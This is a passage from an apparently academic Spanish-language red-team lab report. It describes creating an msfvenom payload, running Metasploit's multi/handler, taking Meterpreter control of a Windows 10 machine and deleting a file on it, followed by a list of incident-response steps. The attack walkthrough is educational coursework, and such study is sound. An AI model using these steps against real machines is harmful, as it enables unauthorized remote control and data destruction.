- -f: Este parámetro indica el formato en el cual se generará el ejecutable.
- >>: Indicador de ruta para almacenar el ejecutable creado por msfvenom, que para este caso es la /home/kali/Descargas/


Figura 14. Creación del archivo Payload.exe



Fuente: propia

En la siguiente imagen se evidencia la creación del archivo Payload en la máquina Kali Linux.


Figura 15. Validación de la existencia del archivo Payload



Fuente: propia

En la siguiente imagen se da inicio del Metasploit por medio del comando Msfconsole.


Figura 16. Ejecutando Msfconsole



Fuente: propia

En la siguiente imagen se evidencia la ejecución de la herramienta Metasploit, la cual cuenta con una versión v6.2.20-dev


Figura 17. Carga de Metasploit



Fuente: propia

En la siguiente imagen y ya ejecutando el Metasploit acedemos y hacemos uso del Exploit por medio del siguiente comando: use xploit/multi/handler, adicionalmente hacemos uso del Payload, le relacionamos la IP a utilizar el puerto a vulnerar por medio del exploit.


Figura 18. Ejecutando comandos en Metasploit



Fuente: propia

En la siguiente imagen se evidencia que ya tenemos control de la máquina Windows 10, por medio de Meterpreter[14], para conocer las características de la misma lo realizamos por medio del comando sysinfo.


Figura 19. Acceso por Meterpreter



Fuente: propia

En la siguiente imagen acedemos por medio del comando Shell de meterpreter al directorio de la máquina Windows, ubicando la ruta del escritorio.

Figura 20. Acceso a la consola de Windows




Fuente: propia

[14] KeepCoding Comandos de Meterpreter abril 2023 [En línea]. Disponible en: https://keepcoding.io/blog/comandos-de-meterpreter/


En las siguientes imágenes (Figura 21 y 22) se evidencia el contenido de la carpeta de escritorio en dónde ubicamos el archivo txt el cual posteriormente vamos a eliminar.

Figura 21. Validación de archivos en el directorio



Fuente: propia


Figura 22. Directorio Windows



Fuente: propia


En las siguientes imágenes (Figura 23 y 24) se evidencia la eliminación del archivo txt, por medio del comando DEL, relacionando la ruta y nombre del archivo, siendo de manera satisfactoria.

Figura 23. Delete de archivo TXT



Fuente: propia


Figura 24. Validación del contenido del directorio Windows



Fuente: propia

En la siguiente figura se evidencia como salimos de todas las herramientas del sistema por medio del comando Exit.

Figura 25. Cerrando sesiones de las herramientas



Fuente: propia

ETAPA 4.

¿ANTE UN ATAQUE INFORMÁTICO EN TIEMPO REAL USTED COMO EXPERTO EN CIBERSEGURIDAD QUÉ PASOS TOMA PARA IDENTIFICAR DICHO ATAQUE? DEBE LISTAR Y EXPLICAR CADA UNO DE ESTOS PASOS.

Ante un ataque informático en tiempo real, y con el fin de identificar y mitigar las amenazas se deben seguir los siguientes pasos descritos a continuación:

- **Monitoreo de la Red y Sistemas:** La detección temprana es clave. Por tal motivo, yo como experto en ciberseguridad debo contar con sistemas de monitoreo para detectar actividad inusual o sospechosa en la red y sistemas.

- **Recopilación de Información:** Se debe recopilar información relevante sobre el incidente, como registros de actividad, registros de firewall, registros de acceso y otros datos relacionados con el ataque.

- **Aislamiento:** Si se llega a detectar un ataque, se puede aislar la parte afectada de la red o sistemas para evitar que el atacante se propague o cause más daño.

- **Análisis de Indicadores de Compromiso (IOCs):** Se realiza un análisis profundo sobre los IOCs, que son señales o patrones que indican actividad maliciosa. Estos pueden incluir direcciones IP, nombres de dominio, hashes de archivos maliciosos, etc.

- **Determinación de la Táctica, Técnica y Procedimiento (TTP):** En este paso se busca identificar cómo se está llevando a cabo el ataque. Esto nos ayuda a identificar el tipo de amenaza y al atacante.

- **Identificación del Objetivo:** Uno de los pasos más importantes es determinar cuál es el objetivo del ataque (por ejemplo, robo de datos, interrupción de servicios, espionaje, etc.). Esto influye claramente en la respuesta y estrategias que vayamos a implementar para contrarrestar el ataque.

- **Notificación:** Si es necesario, se realiza la notificación a las partes que intervienen internas, como el equipo de TI, la alta dirección y, en algunos casos, a las autoridades relevantes, como agencias de seguridad cibernética o aplicación de la ley.

- **Recopilación de Evidencia:** En este paso se recolecta evidencia digital que pueda ser útil en investigaciones posteriores o en acciones legales contra el atacante.

- **Mitigación y Contención:** Claramente se deben tomar medidas para detener o mitigar el ataque. Esto puede incluir la eliminación de malware, la corrección de vulnerabilidades o la restauración de servicios afectados.

- **Investigación Forense:** En algunos casos, es necesario realizar una investigación forense más profunda para comprender completamente el alcance del ataque y cómo se llevó a cabo.

- **Restauración y Recuperación:** Una vez que se ha contenido el ataque, se trabajará en la restauración de los sistemas afectados y la recuperación de la normalidad.

- **Mejoras en la Seguridad:** Finalmente, se revisan los procedimientos y políticas de seguridad para aprender de la experiencia y tomar medidas para evitar futuros ataques similares.

¿TENIENDO EN CUENTA EL ATAQUE EJECUTADO DESDE EL EJERCICIO DE RED TEAM LISTE EL PASO A PASO QUE EJECUTÓ PARA SUBSANAR EL SISTEMA ANTE EL EVENTO DEL PAYLOAD?

